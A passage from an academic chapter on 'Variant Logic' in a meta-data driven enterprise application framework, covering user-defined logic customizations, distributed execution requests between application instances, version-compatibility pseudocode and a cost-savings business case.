Figure 8. Logic Variant for Business tab of Employee Details form



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Business Tab:** Add a second tab page, "Business", initially re-use the existing "Business" Freeform Panel removing unwanted UI Objects and additionally adding the new Freeform Panels for "Location", and "Identification",
- **Classification:** A new View Column and View Table to record and select role classifications as new data,
- **Department:** A new View Column and View Table to record internal departments to replace the existing free text entry field,
- **Supervisor:** A new View Column based on existing data, concatenating the names from the Employee View Table to replace the existing free text entry field,
- **Location:** New View Columns and View Tables (with master / detail relationship) to record and select Office and Building locations plus new View Column added to the Employee View Table to record the new Direct No. data,
- **Tax File Number:** Modify the definition of the Social Security No. object to reflect local conditions or create a new View Column.
- **Identification:** Define new View Columns in the Employee View Table for Identification Type and No. defining a Selection list for the Identification Type entry.
- **Photo:** Define new View Columns in the Employee View Table for a Photo graphic object plus a button to invoke loading a new photo file from disk.

Additional modifications and new definitions are required for various verification functions used by the UI Objects to ensure appropriate formatting and content for each data entry and to ensure overall record integrity.

While there is not enough space to list out all of the individual meta-data object model changes the following major classes of model objects are modified during the definition of this Logic Variant:

- **Canvases:** Are analogous to a screen or form comprised of any Freeform Panels and Navigation Panels. The base "Employee Details" Canvas would be replicated as part of the Logic Variant with new Canvases created for each tab page.
- **Freeform Panels:** Are a grouping of any UI Objects and treated as a single unit on a Canvas. Some existing panels would be replicated as a starting point for the new Logic Variant while other new panels would be created as an integral component of the Logic Variant e.g. Location, Identification.
- **UI Objects:** Consist of any common user interface style controls used for display, data entry or manipulation. Some UI objects would remain unchanged in definition with most in this example being modified plus new UI objects added to address the new data.
- **View Columns:** Are defined within the data layer of the model and relate directly to either other View Columns (as redefined aliases) or the underlying columns' physical database columns. New View Columns would be created for each new data attribute. Unused View Columns e.g. Social Security No., can also be aliased and redefined to a new View Column where the underlying data types are compatible, e.g. for use by Tax File No.
- **View Tables:** Are collections of any View Columns. The ultimate database transactions are determined on the relative relationships between the View Columns. New View Tables would usually be created to also match new database tables e.g. Classification.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Functions:** The most common usage in this example is to perform any additional verification upon data entry. As functions can access and invoke every data and object attribute and method they can be used to perform any simple or complex task.

To illustrate more complex Logic Variants involving complex functions, application workflow and data processing requires a significantly more detailed tutorial approach to demonstrate. A brief entrée into additional examples of Logic Variants is provided in the next section.

Practical Examples of Variant Logic in MDEIS Applications

To further illustrate some of the operational benefits that Variant Logic can bring by allowing any defined component of the MDEIS application to be changed, consider the following scenario examples of how authorized users could directly tailor a MDEIS application to more closely suit their local operational processes. In increasing complexity:

- **Application Example:** A payroll clerk may modify the initial starting Canvas of a financial application so that instead of the same global application start-up screen that may apply to all users, their more regularly used Payroll Processing Canvas is always displayed first allowing an immediate start to work.
- **Canvas Example:** When performing reviews of staff timesheet entries on the Timesheets Canvas the Payroll Supervisor may choose to reorder the positioning and change the sizing of various Freeform Panels on the screen to suit the review. E.g. as he has a very large monitor, he greatly increases the size of the standard Freeform Panel which displays the multi-record timesheet data grid to re-order, expand and show more columns together as well as moving the corresponding individual record Freeform Panel from below the data grid Freeform Panel to the side. The Logic Variant of the Timesheets Canvas object now uses the modified Freeform Panels' new positioning and location rules to dynamically manage the layouts instead of the original Canvas object layouts, for that user.
- **Freeform Panel Example:** A personnel officer continually uses the New Employee screen (Canvas) to enter new employees centrally for a large organization. The default entry for each employee's Home Base has been defined as a free text data entry object however there are usually only a few options ever entered so the personnel officer has defined a Logic Variant that changes the UI Object to a UI Selection (analogous to any selector such as Drop Down Box etc.) and defined a short list of items with the most common as the initial default entry.
- **Freeform Panel Example:** A data entry clerk has to transcribe the contents of hundreds of timesheets that are faxed from remote offices. The format of the timesheets does not match the order of entry on the Freeform Panel and some new additional information is now required from remote offices. A new Logic Variant is created that re-arranges the UI Objects on the Freeform Panel to better suit the manual procedure including resizing the objects to their most common entry size. New View Columns have been created to record the latest information requirements and updated validation functions have been defined to help minimize the occurrence of data entry miss-keying on both existing and new UI Objects. This Logic Variant has been assigned to all other clerks who are entering the remote timesheets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Freeform Panel Example:** The financial system was procured from a vendor in the United States and includes by default references to an employee's 401K retirement savings. The Finance Manager has altered the names of several 401K related objects to more relevant local superannuation terms as well as changing the supporting text and help files. There are also some data columns that are not relevant at all to local conditions so these have been removed completely from all Freeform Panels and from the View Tables that are typically used. This Logic Variant has been assigned to all users of the finance application to ensure conformity.
- **Navigation Panel Example:** The Finance Manager has created several new reports that are regularly reviewed as well as some new display screens (Canvases) that she has defined herself to help with workflow approvals for overtime payments. The common Navigation Panel (analogous to menus or toolbars) that is used is updated with reference to the new objects to include these new Reports and Canvases. The General Manager also finds these very useful additions so has also now been granted access by the Finance Manager to the new changed Navigation Panel Logic Variant.
- **Function Example:** A new category of employee payment was defined to allow for payments to be made under a federal parental leave scheme. The Payroll Supervisor defined a Logic Variant with the new data columns (View Columns) to track these hours and the Functions to calculate the payable amounts plus changed the existing overall collation calculation Function to include the new amounts in each person's payroll totals. This Logic Variant was assigned to be Application wide.
- **Workflow Example:** The original Workflow to authorize overtime payments needs to be changed. There is a new role in the organization called Divisional Manager that needs to approve any record where the overtime hours are more than 50% of an employee's normal hours. A Logic Variant to the Workflow was created where a new workflow stage was defined and inserted into the current Workflow to achieve this.
- **Module Example:** The original financial application did not have any timesheet entry or project costing module. The local business analysts worked with the project and accounting team to model and define a new timesheet entry module including; new data objects, all UI screens, reports and workflows for entry and approval, integrating the costing outputs as entries into the standard general ledger module. This large and complex set of objects was defined as a single Logic Variant and assigned to be Application wide.
- **Complex Functions:** As part of a new project costing module various new data and UI objects have been defined to capture the data. Some data processing can be performed by defining smaller functions as required however there is often the need to perform various event driven batch processing of data. More complex Functions will need to be defined to perform this processing. In the MDEIS framework base functions have been defined to allow conditional processing and looping, utilizing many similar function definitions as would be used in popular spreadsheet applications. Functions can be performed inline as required or saved as a new openly accessible function call.

By extending the above simplistic examples with more complexity, including adding entirely new functionality, the accessibility, power and immediacy of Variant Logic becomes a key capability of the MDEIS application framework particularly with the empowerment of a much wider base of new Logic Definers including knowledgeable end users.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Implementation and Execution of Variant Logic

The features as described for Variant Logic have been defined and modeled as part of our original MDEIS application framework (Davis, 2004) which has undergone major enhancements to add the temporal and distributed capability to the core model to become what we now refer to as the distributed temporal MDEIS application framework.

The Variant Logic functionality is a fundamental concept embedded into the modeling and execution framework and will provide the user logic modification features as a real-time capability to define and execute any new third party application logic. Application modelers and administrators would follow these steps to establish and maintain the Variant Logic execution environment:

- **Establish MDEIS Instance:** Variant Logic as defined in this chapter requires a MDEIS application instance to be established with an appropriate application model as the basis of the application logic. User accounts also need to be setup and assigned to defined roles to provide users access to the MDEIS application instance.
- **Assign Logic Definer Role Authorizations:** Logic Definer roles need to be created and assigned a relative authorization level in the Logic Definer authorization hierarchy. Users need to be assigned to Logic Definer roles to provide the appropriate authorization for them to be able to define or create new Logic Variants as well as defining the range of model objects that they are able to optionally modify. These authorizations are additional to any other Security Access or Distributed Execution Request roles that users may have.
- **Define Logic Variants:** Authorized Logic Definers define a new Logic Variant or select an existing one to be used for subsequent model logic editing. The MDEIS model object based objective version control will manage every model change with full audit tracking and temporal management. Logic Definers can optionally exercise subjective version control management at will throughout the lifecycle of the Logic Variant to "release" discrete new versions of the Logic Variant. Changes cannot be made to a "released" Logic Variant – either an "unreleased" Logic Variant (editing in progress), a new version of an existing "released" Logic Variant or a new Logic Variant itself need to be defined to enable changes as a Logic Variant.
- **Modify and Extend Application Logic as a Logic Variant:** Once an "unreleased" version of a Logic Variant has been selected for editing, all subsequent modifications to the meta-data model will be associated with this version of the selected Logic Variant. The complete set of associated meta-data modifications forms the full definition of the Logic Variant. Execution of an "unreleased" version of a Logic Variant during testing on a live MDEIS application instance will execute on live data in the same way that testing application changes on a live system will – hence it would be recommended to trial (at least) major Logic Variant changes in a test MDEIS instance initially until the semantic functionality is verified.
- **Release a Logic Variant:** Only the latest "released" version of a Logic Variant will ever be available for execution. The exception to this rule is when executing the MDEIS application during a temporal rollback – in this case the latest "released" versions of Logic Variants at that particular point in time will be executed in conjunction with the temporal state of the rest of the MDEIS application model and data at that point in time.
- **Assign Logic Variants to Users:** Logic Variants need to be assigned to users in order to be executed by them. Logic Variants can be assigned for global access by all users, or assigned as any

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

combination of roles and individual users. Assigned users will only ever execute the latest "released" version of a Logic Variant.

- **Logic Variant Execution:** Once a Logic Variant is "released", either as a first release of a new Logic Variant or as a new version of an existing Logic Variant, the meta-data objects of the Logic Variant will become available for execution by all assigned users. Whenever a model object is requested the retrieval process will scan for any Logic Variants that have been defined for the requested object and if the requesting user is assigned any of the available Logic Variants then an alternate copy of the requested model object will be returned – this is the retrieved alternate Logic Variant copy of the object. As the Logic Variant copy of the object will have some changed properties and relationships to other model objects, either core or Logic Variants, then subsequent application execution will follow the links from the retrieved Logic Variant object instead of the originally requested object, thus executing the alternate logic – for only the assigned users.

Following the above listed sequences to apply Variant Logic, users of MDEIS applications can gain the full benefits of using Logic Variants – the ability for any authorized users and third parties to modify the application logic easily and readily, and to permit other users access to execute the application customizations, virtually instantly and without having to rely solely on technical solution providers

Distributed Components Provide Inter-Instance Integration

The distributed components are integral to the design of the MDEIS application model. They are specifically designed to provide additional distribution execution modes to the operation of similar MDEIS application instances so that organizations choosing to operate in a distributed architecture will be able to closely emulate and also achieve many of the benefits of a comparative centralized application implementation. For other heterogeneous distributed access to and sharing of the data, application logic and workflows of different MDEIS applications there would be standard remote access to all data and logic components via web service commands.

The following types of Distributed Execution Request (DER) can currently be defined to operate between similar MDEIS instances (Davis 2013a):

- **Data Replication (DR):** Defines the automated transfer of transaction or summary data between MDEIS instances.
- **Key Authorization (KA):** Defines a distributed schema for obtaining key, identifier or sequence based data from a pseudo master MDEIS instance simulating a distributed authorization hierarchy or other virtual topology of MDEIS instances.
- **Logic Variant (LV):** Defines the transferring of a locally defined Logic Variant to other MDEIS instances for local execution.
- **Workflow Trigger (WT):** Defines a pseudo master MDEIS instance to automatically escalate defined application workflow objects requiring transaction authorization beyond local authorization limits.

Note that this chapter only reviews the Logic Variant DER, although the functionality of DERs can be combined in any way.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When deploying MDEIS applications across a large enterprise the same primary architecture options exist for MDEIS applications as for traditional applications – centralized vs. distributed. In the centralized option a single MDEIS application instance is implemented and scaled to service all usage, with a probable larger number of customizations implemented as Variant Logic. In the distributed architecture option the distributed components of the MDEIS framework become of prime importance as discussed here. Variant Logic will continue to play a major role in the applications' lifecycle as well as an important aspect of the distributed components.

As in traditional application management where software version control is a key requirement for success the analogy in the MDEIS environment is the implementation of similar MDEIS instances at multiple sites. Each instance will have the same MDEIS application models installed for use although they do not strictly need to maintain the exact version at each site. As in much of technology the closer the similarity of the version the more effective will be the execution of the distributed components. As version control in the MDEIS model occurs at the object level the framework can review the compatibility of all individual objects for each DER that is generated providing a direct compatibility result and overall higher frequency of compatibility than traditional batch based version control.

The next consideration is the overall communication, authorization and distribution topology of the application instance network. Ultimately the distributed network will be any connected graph of sites and DERs but implementing a basic topology is the logical starting point for defining the distributed authorizations.

The overall authorization topology is composed of pairs of MDEIS instances called Master and Slave nodes relative to each defined DER. A Master node is the MDEIS instance that defines the requirement via the definition of a DER type and sends it to a Slave node for its local execution and possible transfer of information back to and between the Master node. Each Master and Slave node pair must first be granted mutual privileges to accept DERs from the other node. The classification of whether an instance is a Master or Slave node is a term relative to each DER transaction authorization – with multiple DERs defined any instance can be both a Master and Slave node, both mutually and to other instances.

Figure 9 depicts a simple hierarchical or tree authorization topology that might be the initial set of Master and Slave nodes established for an organization executing MDEIS application instances in the Head Office, Regional Offices down to Local Offices, for a particular set of similar DERs.

The initial DERs in Figure 9 would typically be established to implement the common standards required throughout the enterprise. This might include options such as the sharing of centralized information from the head office out to all instances, as well as the returning of local transaction data from local sales offices back to the regional and head offices.

Over time as other enterprise and local sharing requirements emerge additional DERs will be defined and authorized between sites to satisfy those requirements. There is no limit to the level of DERs that can be established between sites or which sites can be involved other than access policies implemented by the security or application administrators to manage the authorization structures.

Figure 10 illustrates where a few additional DERs have subsequently been authorized between any required sites acting as either the Master or Slave node as required. Ultimately such a DER mapping could be based on hundreds or thousands of individual DERs across a large enterprise.

Publication limitations on the display size and available commentary in this chapter naturally prevent describing the hundreds of classes and how they interact in the MDEIS model. Figure 11 is a highly condensed overview of how the distributed components are modeled.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Example initial authorization nodes for a de-centralized organization





Figure 10. Example multiple ad-hoc authorization nodes for a de-centralized organization




These DERs enabled by the distributed components of the MDEIS application framework offer powerful in-built functionality that will be configured directly without the need for any additional coding or external utilities.

The Logic Variant DER defines the transferring of a locally defined Logic Variant to other MDEIS instances for local execution. As the MDEIS application instances are identical or similar then the defined Logic Variant from the Master node will be expected to execute on other Slave node MDEIS application instances to provide the identical functionality. The MDEIS application model provides the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Overview class diagram of the Distribution Execution Requests model objects



capability to define Logic Variants (as virtual customizations) throughout the application model, the LV DER provides the ability to share and deploy these customizations with other instances executing the same MDEIS application.

The LV DER operates on a defined Logic Variant that would be expected to have already been utilized and verified in the current Master node instance. When authorized to be deployed to Slave nodes the Logic Variant definition will be copied to each Slave node for either global usage or on a Roles basis. Once installed locally at the Slave nodes the Logic Variant can then also be assigned to other local users as required although it cannot be modified locally on the Slave node. Any subsequent modifications to the original Logic Variant at the Master node would be broadcast to each Slave node defined in the DER.

The LV DER can be used to share and distribute any Logic Variant customization between MDEIS application instances where the new application logic segment serves a useful or mandatory purpose (in the case where Logic Variants that are applied globally to all users). A Logic Variant can provide any defined functionality.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Consider the following LV example: *An international services organization operates the same project management, timesheet and billing MDEIS application installed at all regional offices where there can be multiple regional offices in some countries. Larger local sites access the MDEIS applications from their regional office while smaller remote local sites submit documents and information for processing to regional offices by fax and email.*

A data entry clerk at a regional office has to transcribe the contents of hundreds of timesheets that are sent from their smaller local offices. The latest format of the timesheets does not match the order of entry on the MDEIS application screens plus there is some new additional information that is now required to be supplied from remote offices. A new Logic Variant is created for or by the user that re-arranges the user interface objects on the entry screens to better suit the manual update procedure including resizing the objects to their most common entry size. New View Columns are created to record the latest information requirements and updated validation functions are defined to help minimize the occurrence of data entry miss-keying on both existing and new data entry objects. This Logic Variant has been assigned to all other clerks at that regional office who are entering the remote timesheets.

The internal user group for this MDEIS application has been advised of that Logic Variant improvement and included an article detailing the changes in their regular newsletter. Sites in other regions that are now using the same updated timesheet format ask the author of the Logic Variant to provide them with the change. Acting as a Master node the Logic Variant author site defines a Logic Variant DER on that Logic Variant for the requesting sites, as Slave nodes, which would then deploy the Logic Variant automatically for use to those sites.

We have referred to two pre-requisites for creating DERs; that the same core Application Model is executing at both the Master and Slave node MDEIS instances, and that the Application Model needs to be identical or similar (enough). Clearly an identical Application Model would have no differences at all in any model elements – it would be analogous to an identical versioned set of executable applications and configurations in the traditional sense – and DERs would readily deploy and execute between these identical instances. But how similar is similar enough? First we need to understand a little about how the version control operates.

Version control in the MDEIS application model will occur at two levels. Internally, every model object and attribute change will be subject to audit tracking and each change is precisely known and identifiable – this is objective version control. At the human level manual version control is based on a decision to be made to identify and name the state of a subset of the application model at one point in time compared with the changed state of the application model at an earlier point in time – this is subjective version control.

While self-imposed policies may enforce rigidity across an enterprise preventing unsynchronized application model changes in application model instances, analogous to a strict subjective version control, this will not be the necessity for MDEIS applications that is often the recommended practice for managing traditional distributed application environments.

For the MDEIS application every model object will be individually tracked with every sequential change that has occurred throughout the model's existence. When subjective version control is applied only the model objects that have been altered since the previous version are candidates for inclusion in the new version - the final update set will be based on this selected subset of the model plus any other updated related model objects which must also be included. Thus subjective version control can be a modular web of versions when considering the occurrence of partial application or module updates. Full application updates will include all updated model objects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

High level pseudo code for the version checking of DERs when they are submitted by a Master node to a Slave node occurs as shown in Algorithm 2.

Any clear syntactic mismatches between any of the required model objects would abort the DER due to incompatibility. However, it is not so clear to be able to always guarantee semantic compatibility - it is possible, due to valid module or partial application model updates, that there can be some model objects in the Slave node that are of a later subjective version than the Master node and some that are of an earlier subjective version, and vice versa simultaneously. The verification process would also advise if either or both the Slave and Master nodes are recommended to be upgraded for a greater likelihood of semantic compatibility.

While updating MDEIS applications is another subject again (Davis, 2011c), the updates will consist of a stream of meta-data commands that can always be applied automatically by the runtime update engine, greatly simplifying the upgrade process. Logic Variants may represent a potential source of incompatibility from the update however the potential incompatibilities could be precisely identified, and where there are no conflicts the Logic Variants can be immediately classified as fully verified and therefore compatible.

In this brief view of model object version control we can clearly verify compatible model objects, plus identify any incompatibilities and precisely log them for specific reference. Absolutely identifying semantic compatibility when there are minor object changes is itself a major ongoing research area.

Traditional application integration options may require any combinations of internal application configurations, third party data or workflow middleware, custom developed scripts or software, or operating system utilities to facilitate the data or application integration requirements. This disparate

Algorithm 2.

```
FOR each Master node DER model object Mi:
    IF (Mi NOT EXIST in Slave) THEN slave_early++; IF (upgrade_slave < minimum_
subjective_version_of_current Master Mi) THEN upgrade_slave = minimum_subjec-
tive_version_of_current Master Mi
    ELSEIF (internal_version_of Master Mi == internal_version_of Slave Mi) THEN
ok++
    OTHERWISE
        IF (internal_version_of Master Mi < internal_version_of Slave Mi) THEN
slave_later++; IF (upgrade_master < minimum_subjective_version_of_current
Slave Mi) THEN upgrade_master = minimum_subjective_version_of_current Slave Mi
        ELSE slave_early++; IF (upgrade_slave < minimum_subjective_version_of_
current Master Mi) THEN upgrade_slave = minimum_subjective_version_of_current
Master Mi
        IF (attribute_type Master Mi <> attribute_type Slave Mi) THEN error++
IF (error > 0) THEN "Cannot Implement DER: fatal model mismatch"
IF (slave_later > 0) THEN "Recommend Upgrade Master to version: " & upgrade_
master
IF (slave_early > 0) THEN "Recommend Upgrade Slave to version: " & upgrade_
slave
```



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

set of technologies typically results in a cooperative web of components that are authorized by multiple disjoint groups, including application administrators and system administrators, and executed in multiple environments.

Relying only on the common network infrastructure the MDEIS application framework model will support all definition and execution of its distributed components within one secure environment. Figure 12 provides a high level overview of the authorization classes for the distributed components of the MDEIS application model which allows for assigning authorizations to generate or approve individual DERs as well as in establishing and approving the inter-instance relationships.

The DER authorization structure allows for enabling any authorization topology between distributed MDEIS instances. It also allows multi-level authorization capability from allowing complete access, such as may be dictated by a higher authority location, down to manual authorization of each DER as it is raised. There is a neat simplicity of authorizing all distributed activity within a single process when compared to the potential multi-environment options of traditional application integrations.

Figure 12. Overview class diagram of distributed components authorization



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Having the distributed components embedded into a modeling and execution framework provides the features as a virtually instantaneous capability to define and execute the Distributed Execution Requests. Distributed application modelers and administrators would have to follow these steps to establish and maintain the overall distributed execution environment:

- **Deploy Multiple De-Centralized MDEIS Applications:** Use of the DERs requires that multiple (minimum of two) separate MDEIS application instances are established with at least one pair of identical or similar application models executed amongst the sites to act as candidate Master and Slave nodes. Standard network communications supporting web services are required to transmit the distributed communications.
- **Establish Instance Authorizations:** Initial authorizations must be established to permit each paired site and application model to interact, based on accepting DERs. Authorization options allow DERs to be accepted carte blanche or on a selective DER basis for each request.
- **Assign DER Role Authorizations:** Local users at each participating MDEIS instance need to be assigned appropriate authorization to be able to define or create new DERs, or to accept DERs from another MDEIS instance for local execution. These authorizations are additional to any other Security Access or Logic Definer roles that users may have.
- **Define DERs:** Authorized users in any participating MDEIS instance define the required new DERs (and the designated Slave nodes) using the runtime editor functionality for each defined DER type. The DER definers may need to consider the need for any other preparatory local logic redefinition (defined as Logic Variants) that may be required in advance of DER definition to support the ongoing DER execution.
- **Authorize DERs:** A MDEIS instance may have chosen to pre-authorize some incoming DERs from some sites to be accepted and executed automatically. Otherwise based on the defined DER role authorizations any new DERs will require manual authorization to be provided by an authorized local user on an ad-hoc basis as each DER is received at each Slave MDEIS instance.
- **DER Execution:** Once authorized, each authorized DER will automatically execute on the basis of its defined criteria. Automatic batch level rollback of failed DER transactions can be performed along with automatic re-execution. Continuous or multiple failures will require manual intervention as notified.

As described the simplistic nature of the DERs, from the point of view of application users, is that DERs can be readily defined by authorized users for acceptance and execution on the defined Slave nodes. All subsequent distributed execution and transfer of the DERs is performed automatically by the runtime framework.

Organizational Business Case for Variant Logic

The paradigm asserted by our meta-data modeling and lifecycle methodology is that performance of the requirements analysis and efficient collection of this information can also perform the bulk of the design phase for a MD EIS application largely as a simultaneous activity. With the collective design requirements recorded as a model in the described meta-data structures the MDEIS applications will be executed automatically from the meta-data model by a runtime engine of the temporal meta-data framework.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Expected major savings in time, resources and effort will be further recognized by the virtual removal of the development, test and deployment phases which commonly account for over 50% of the current system development effort (Pressman, 2004). It would generally not be prudent to fully ignore testing however significant effort savings will be realized by the MDEIS application due to; automatic generation of test plans, reduction in testing efforts focused on only the required application logic, rather than all aspects of the runtime engine for the temporal meta-data framework which can be considered as common and pre-tested. Deployment and upgrade management will also be greatly minimized due to the automated update capability.

Accordingly, we have demonstrated that the MDEIS application lifecycle can be expected to be as low as 18% of the corresponding traditional development lifecycle. For larger customization efforts where complex Variant Logic modules are required a similar figure of comparative savings can be expected as the development would then be following the more efficient MDEIS application lifecycle in the development of the Logic Variant maintaining a similar overall level of savings.

To achieve an even greater reduction in overall lifecycle savings is possible when taking into account the effects of a widespread implementation of Variant Logic throughout an organization using MDEIS applications. In such a scenario the organization is able to implement many useful smaller scale Logic Variants that would likely never be considered to be of suitable priority as customizations in a traditional development environment. This collective effect of many smaller Logic Variants has the potential to drastically lower this effective comparison savings figure due to the following factors:

- **Wide Scope:** The ability to readily implement minor Logic Variants locally for a single user or group permits process optimization throughout every aspect of the (distributed) organization that is serviced by the MDEIS application. The cumulative efficiencies provided could readily provide significant return on investment.
- **Large Scale:** A large organization with hundreds or thousands of MDEIS application users could generate correspondingly large numbers of smaller Logic Variants for personal usage, departmental groups, and globally across the (distributed) organization.
- **Lower Cost:** Minor Logic Variants implemented by local resources will usually be much cheaper due to an average lower cost rate of internal staff. E.g. it is common that internal staff cost rates may be only 25-50% of an outsourced technical development resource. Additionally minor changes with only a limited user or functional scope could be quickly implemented and tested, often immediately and interactively, whereas in an outsourced development would often attract a minimum external resource charge to allow for the full set of traditional software development lifecycle processes. E.g. an internal resource may spend 1 hour defining and testing a minor Logic Variant for their own use whereas the corresponding minimum commercial quotation for a similar traditional customization could be expected to incur costs based on days of overall lifecycle effort. Note that this is not advocating any less stringent development processes, rather that the MDEIS application framework will simplify and localize the scope of Logic Variants. For larger scale distributed enterprises, replication and repetition of effort is avoided when using multi-instance distributed MDEIS applications due to the Distributed Execution Request capability.
- **Inefficiency Reduction:** Every customization that is not performed maintains an ongoing indirect cost to the organization for the life of the application in use. Every Logic Variant that is subsequently implemented in an MDEIS application will reduce or remove these inefficiencies across the remaining life of the application. If a minor Logic Variant saved a few percent of effort for a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

group of staff the cumulative savings can become significant from dozens, hundreds or thousands of Logic Variants. Logic Variants can also be directly shared between multi-instance distributed MDEIS applications.

The basic savings comparisons between the traditional software development lifecycle and the MDEIS application lifecycle were performed on the basis that no customizations were made i.e. maintaining an "out of the box" implementation throughout the lifecycle and performing regular OEM updates to achieve any new functionality. When outsourcing major customizations, as Variant Logic, we expect that a similar savings factor would be experienced due to the procedural similarity with general MDEIS application development.

When an organization actively permits and undertakes a large scale usage of minor Logic Variants we expect that the comparative costs will actually reduce further. However it is more difficult to accurately determine the additional levels of savings that can be made as there are many factors that influence the potential savings for any particular MDEIS application user:

- **Cost Base:** The original implementation and ongoing costs of the application forms the basis of any costs and savings comparison,
- **User Base:** The number of users and groups that can be affected by Logic Variants,
- **Customization:** The number, scale and effect of Logic Variants implemented,
- **Performance:** Accurate baseline information about organizational efficiency and performance to determine the measurement of improvements as well as the cost of inefficient procedures,
- **Policy:** The level of capability training and permissibility to create Logic Variants across the organization.

While the savings cannot be readily determined other than for very specific application, (in)efficiency, organization and scenario examples, consider the following basic example: A large organization with thousands of users (say 1000 users) could readily generate thousands of minor Logic Variants over the lifecycle (say 1000 created). Each Logic Variant might affect one user, a group of users or even every user earning efficiency savings from each affected user (say an average Logic Variant provides 10 users with a 1% improvement). 1000 x 10 x 1% = 10000% overall, equivalent to 100 staff at 100%, or 10% improvement for all staff. Without knowing the cost base the return on investment is variable but could be very significant to one enterprise let alone many. If many minor Logic Variant might be created locally in a few hours rather than a few days or weeks of external efforts (say 50% of the rate and 10% of the effort / time). This could mean further comparative costs of 50% x 10% = 5%, incrementally well below the overall estimated 18% (of traditional costs) MDEIS comparison.

Even at this simplistic analysis the potential return on investment by implementing widespread use of minor Logic Variants, in addition of course to major Logic Variants, will contribute to a higher rate of savings and thus an even lower comparative cost rate compared to traditional software developments.

Variant Logic Runtime Execution Optimizations

In its purest asynchronous multi-user execution model, the MDEIS application runtime engine is required to execute the Logic Variant selection algorithm listed earlier in Algorithm 1 for every required meta-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data model object for every logic segment for every user during every transaction – and there may be hundreds of model objects required for any particular logic segment.

When there are none or few Logic Variants per model object this may be a manageable processing overhead. When simulating a forecast through the lifecycle of a MDEIS application with hundreds or thousands of users, with an expectation of a substantial and growing proportion of users who will act as Logic Definers to create and modify potentially many Logic Variants it becomes more likely that a significantly greater number of candidate Logic Variants per model object will result in degradation of the runtime model object retrieval.

To reduce the runtime retrieval algorithm overhead for Logic Variant selection we have developed a pre-processing algorithm enhancement that is triggered during model editing when either Logic Variant model logic or user authorizations are changed.

In general, the lifecycle processing cost of any (MDEIS) application can be expressed as the sum of:

1. **Offline Development and Optimization:** Processing performed during the development and modification of the application (model), which can be also be performed directly on a "live" online production system, and
2. **Online Execution:** Processing that occurs during the real-time execution of the current application (model) by interactive users and batch processing activities, including the of Variant Logic options.

Regarding the standard definition of Logic Variants in a MDEIS application these processing costs can equate to approximately:

1. **Offline:** There is currently *no* specific additional pre-processing required (other than the standard processing requirements of any meta-data change to the model logic).
2. **Online:** Transaction processing in the order of $F(US_{avg} \times TS_{avg} \times OT_{avg} \times LV_{avg})$ where;
   a. US_{avg} is the average number of application users,
   b. TS_{avg} is the average number of transactions executed per session,
   c. OT_{avg} is the average number of model objects per transaction,
   d. LV_{avg} is the average number of LVs per user and is used here only in a best case as in reality the Logic Variant selection algorithm listed in Algorithm 1 requires multiple queries against the LV candidates to determine the final LV and is more expensive in processing terms.

The primary performance differential factor for model based systems over traditionally developed systems is the OT_{avg} factor as every required model object for each transaction needs to be identified, retrieved and appropriately instantiated. The additional LV_{avg} component clearly represents an undesirable additional overhead factor due to the implementation of Variant Logic.

To reduce this overhead we have since implemented a fundamental change into the meta-data model structure - a new LV element pointer for every defined user that is assigned to identify the execution of any LV for every model object. This pointer is pre-processed on demand during both "live" and any offline logic definition and LV assignment, thus avoiding the much more expensive need to evaluate the correct LV for each user for each model object *every time* a model object is accessed during ongoing MDEIS application execution.

The following pre-processing enhancements have been required to implement this optimization, per batch meta-data change:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Logic Variant Definition Change:** Triggered when LV's are modified or deleted, or when Logic Definer Authorization levels are changed:
- When LV's are modified or deleted every affected model object (whether newly included or no longer included) in the LV must be reviewed to determine which LV, if any, is the appropriate execution object for each eligible LV user. Requires pre-processing in the order of $F(OC_{avg} \times UL_{avg} \times LV_{avg})$ where;
  - OC_{avg} is the average number of model objects changed in the LV; and
  - UL_{avg} is the average number of users that are assigned to Logic Variants.
- When Logic Definer Authorization levels are changed the relative priority of authored LV's are also changed, hence all relevant LV model objects in each of the Logic Definer's authored LVs must be reviewed to determine which LV is the appropriate execution object for each eligible LV user. Requires pre-processing in the order of $F(LD_{avg} \times OL_{avg} \times UL_{avg} \times LV_{avg})$ where;
  - LD_{avg} is the average number of LVs defined per Logic Definer;
  - OL_{avg} is the average number of model objects in a LV; and
  - UL_{avg} is the average number of users that are assigned to Logic Variants.
- **LV ACCESS Change:** Triggered when LV's assignations to Users or Security Roles are changed. Every user that has had LV's either assigned or removed from them will require all relevant LV model objects in each of the LVs to be reviewed to determine which LV, if any, is the appropriate execution object for each eligible LV user. Requires pre-processing in the order of $F(UV_{avg} \times OL_{avg} \times LV_{avg})$ where UV_{avg} is the average number of users changed from a group.

The net effect of this pre-processing is a drastic saving on the runtime execution processing of every transaction in the MDEIS application i.e. a reduction by a factor of $F(1 / LV_{avg})$ of the full MDEIS application LV transaction processing. In real terms this means that we have now effectively negated the runtime cost of Variant Logic and *achieved the same runtime processing requirements for utilizing Logic Variant's than for single execution path non-Variant Logic model based systems.*

